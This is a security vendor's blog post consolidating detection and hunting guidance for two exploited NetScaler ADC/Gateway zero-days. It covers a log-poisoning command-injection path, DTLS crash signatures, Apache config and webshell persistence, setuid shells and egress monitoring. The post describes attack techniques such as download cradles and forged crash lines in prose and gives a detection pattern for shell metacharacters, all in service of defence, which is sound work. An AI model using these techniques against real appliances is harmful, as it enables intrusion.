
NetScaler Under Exploitation: A Consolidated Detection and Hunting Guide


Last week we published hunting guidance for exploitation of the recent NetScaler ADC and Gateway zero-days (CVE-2026-88771 and CVE-2026-88772) to Detect Club, based on what was known at the time. A lot has been revealed since as the security community pours in indicators and artifacts observed. This post consolidates our own guidance with reports from researchers and incident responders, focused on what you can detect and hunt for. There’s also a potential new exploitation vector to be wary of.
We have deliberately left out atomic indicators. Reporting has shown webshell filenames, paths and attacker infrastructure vary per victim and rotate quickly, so IOC lists are left to reports referenced. Everything below targets technique and structure instead.
Where things stand: NetScaler exploitation timeline
Two CVEs are confirmed exploited: CVE-2026-88771 (unauthenticated command execution, affects the default configuration) and CVE-2026-88772 (DTLS memory overflow leading to RCE, where DTLS is on by default on VPN virtual servers). Both CVSS v4 9.5 CRITICAL.
Key points up front
Hunt before you patch. Assess your systems for compromise before patching, because patching may delete evidence. You’re in a better spot if you’re forwarding logs to your SIEM, better yet if you can grab a memory dump beforehand. Before you touch anything, capture a VPX snapshot, a technical support bundle, and/or a packet engine core dump.
Patching closes the vulnerabilities (maybe), not the access. It does not remove a webshell, a modified Apache config, a cron entry or a setuid binary planted beforehand. Multiple responders have confirmed implants surviving both reboot and upgrade.
Mind the gap. If an appliance was internet-facing and unpatched during September, treat it as potentially compromised. The scope of investigation should reach as far back as start of September.
It’s an ongoing situation. Reports as of October 2 (yep, that’s Friday US time) detail a potentially new exploitation vector (or closely related) that affects systems patched against the initial round of vulnerabilities. If unable to take Netscaler appliances offline, ensure you’ve implemented the recommended mitigations and continuously monitor systems for implants and odd crash behavior.
Detecting CVE-2026-88771 and CVE-2026-88772 exploitation
1. Log poisoning into command execution (CVE-2026-88771)
Kudos to CERT-EU's analysis for this one. The appliance script /netscaler/ns_monuploadd_err.pl greps NS log (/var/log/ns.log) and system log (/var/log/messages) files for NSPPE crash messages and interpolates what it finds into an unquoted shell command. An attacker who can write a convincing crash line into a log can therefore get that line executed as root.
CERT-EU provided a sample log they observed with command injection:
Arctic Wolf also published a report with NS log examples showing exactly how the injected commands appear across different log types:
Note that the injected commands vary, they just happen to be curl → perl download cradles in these samples. Other variants seen are Base64-encoded text decoded and executed.
The consistent indicator is the “pitboss” crash phrase appearing in a username/authentication field, especially in close proximity to shell syntax. Pitboss is a watchdog daemon that handles crashed processes. The same forged string can be seen in AAA, AAATM and SSLVPN message types.
As such, detect on NetScaler log records containing a packet engine crash phrase (pitboss PPE unexpectedly died, PPE missed too many heartbeats) together with shell metacharacters like ;, backticks, $(), |, >, &&, ||, or their %-encoded equivalents.
Note that a match proves the payload reached the vulnerable logging path but not that the command executed. Treat it as a lead for further investigation on the host.
2. DTLS exploitation crash signature (CVE-2026-88772)
Google GTIG and Mandiant identified two log artifacts characteristic of successful exploitation.
In syslog:
In /var/log/messages:
Detect on co-occurrence of these logs within a short timeframe. Correlate a DTLSv1.0 handshake failure with an internal-error reason, followed closely by an NSPPE termination.
Hunting for NetScaler implants
Apache configuration
Modified Apache configuration is the most consistently reported persistence-enabling technique. Post-exploitation, the attacker enables PHP in httpd.conf to facilitate a webshell implant. Optionally an extension other than .php is registered using AddHandler in order to make requests to the webshell look less conspicuous.
Method A registers an unexpected extension as PHP:
Method B aliases an innocuous web path to a file with a different extension, then registers that extension as PHP:
The extension varies between environments — .deb, .sig, .ico and others have all been reported. They’re arbitrary, so hunt for the Apache directives instead.
Check /nsconfig/httpd.conf, /nsconfig/https.conf , and /flash/nsconfig/httpd.conf as well. /etc is restored from a read-only image at boot, so a change that persists lives in /nsconfig. An alternative to string searching is diffing httpd.conf against a clean appliance on the same build, especially good for uncovering unreported variations.
Webshells, by content rather than name
Searching for reported webshell filenames can miss things as they’re often unique per victim. Hunt content and file type instead. These commands were provided by GTIG:
Look closer at text or PHP files sitting in directories that should contain only client binaries. Also, files containing PHP content with unrelated extensions like .sig or .deb are very likely to be webshells.
Root persistence and tooling
Look for these reported persistence mechanisms and additional artifacts, though these are not all-encompassing:
- Setuid on shell binaries like /bin/sh — Running
ls -l /bin/shshould not show-rwsr-xr-x. - SLAPSHOT artifacts — GTIG reported the Python tunneler SLAPSHOT seen in intrusions. It writes
/tmp/.uxdportand/tmp/.uxdlock, and is launched via a base64python -cone-liner. - Startup and scheduled execution — Look for recent changes to
/var/cron/tabs/, root and nsroot crontabs,/nsconfig/rc.netscalerand/nsconfig/nsafter.sh. - Unexpected listeners — Some implants attempt to bind at an ephemeral high port.
- Modified product binaries — Hash product files against a clean appliance of the same build to hunt for binaries overwritten by reverse shells.
Egress from the appliance
A NetScaler's normal traffic is narrow: backend services it load-balances, authentication infrastructure, monitoring, and clients on its VIPs. Post-exploitation activity like C2 and pivots to / recon of internal networks can surface in network monitoring of traffic egressing the device. Look for first-seen outbound internet connections from NSIPs and SNIPs, rare DNS queries from the appliance, and new internal SSH, SMB, RDP or database traffic sourced from it.
Scanners you can use
- Citrix NetScaler Console includes an IoC detection scan. Note however Citrix's own statement that the information "might be of limited forensic value and might fail to identify actual compromises". Citrix shipped a fourth version of the detection logic on 1 October so we recommend to rescan if you scanned earlier. Citrix also points to its Console File Integrity Monitoring.
- Nextron THOR has coverage for both CVEs along with webshell rules.
Review any 3rd-party script before you execute it. Where possible, run scanners against a copy of the file system rather than the live appliance. Scanning in place updates access times and generates command and audit entries that can complicate forensics.
A clean result from any scanner does not clear a host. Pair with more comprehensive assessments.
Response
Refer to Citrix's CTX694799 reference for steps to take if suspected to be compromised. Beyond that, here are some important points we want to drive home:
Still developing

On 2 October Citrix published guidance on a newly observed, configuration-dependent issue affecting deployments using SAML authentication on a Gateway or AAA virtual server, which it says is independent of the vulnerabilities in CTX697096. Look for add authentication samlAction or add authentication samlIdPProfile in configurations to see if an appliance is in scope.
Weekend plans? nuh-uh
Kevin Beaumont (@GossiTheDog on Mastodon) has an ongoing thread reporting patched Netscaler appliance honeypots crashing. There’s a potential link between the new guidance and these reported crashes, and could indicate a new exploitation vector that affects devices patched since CTX697096.
If you run SAML on a Gateway or AAA virtual server, check your configuration against Citrix’s guidance and watch for any security bulletin to follow.
Sources
Vendor and government advisories
- Citrix CTX697096 — security bulletin
- Citrix CTX694799 — steps if compromise is suspected
- Citrix — NetScaler Console IoC detection
- Citrix — SAML authentication guidance (2 Oct)
- CISA alert
- NCSC-NL NCSC-2026-0394
- NHS England CC-4858
- ACSC alert
- CERT-EU advisory 2026-014
- CERT-FR CERTFR-2026-ALE-011
- CIRCL TR-100
Technical analysis and incident response
- CERT-EU — Taking "execute logging" a bit too literally
- Google GTIG / Mandiant — Defending against active exploitation
- Unit 42 — NetScaler zero-days exploited
- eSentire — ongoing exploitation advisory
- Arctic Wolf — pack alert and observed commands
- Sygnia — actively exploited NetScaler vulnerabilities
- LevelBlue SpiderLabs — observed artifacts and hunt indicators
- Beazley Security Labs BSL-A1216
- TENEX — inside active exploitation
- GreyNoise — Swarming against Citrix 0-day exploitation
- watchTowr — CVE-2026-88771 analysis
- watchTowr — CVE-2026-88772 analysis
We’d like to acknowledge the independent PitScaler briefing which helped tremendously in pulling information together. We suggest following the page for a continuous view of this incident along with the official Citrix advisories.

ABSTRACTED
We would love you to be a part of the journey, lets grab a coffee, have a chat, and set up a demo!
Your friends at Abstract AKA one of the most fun teams in cyber ;)
.avif)
Your submission has been received.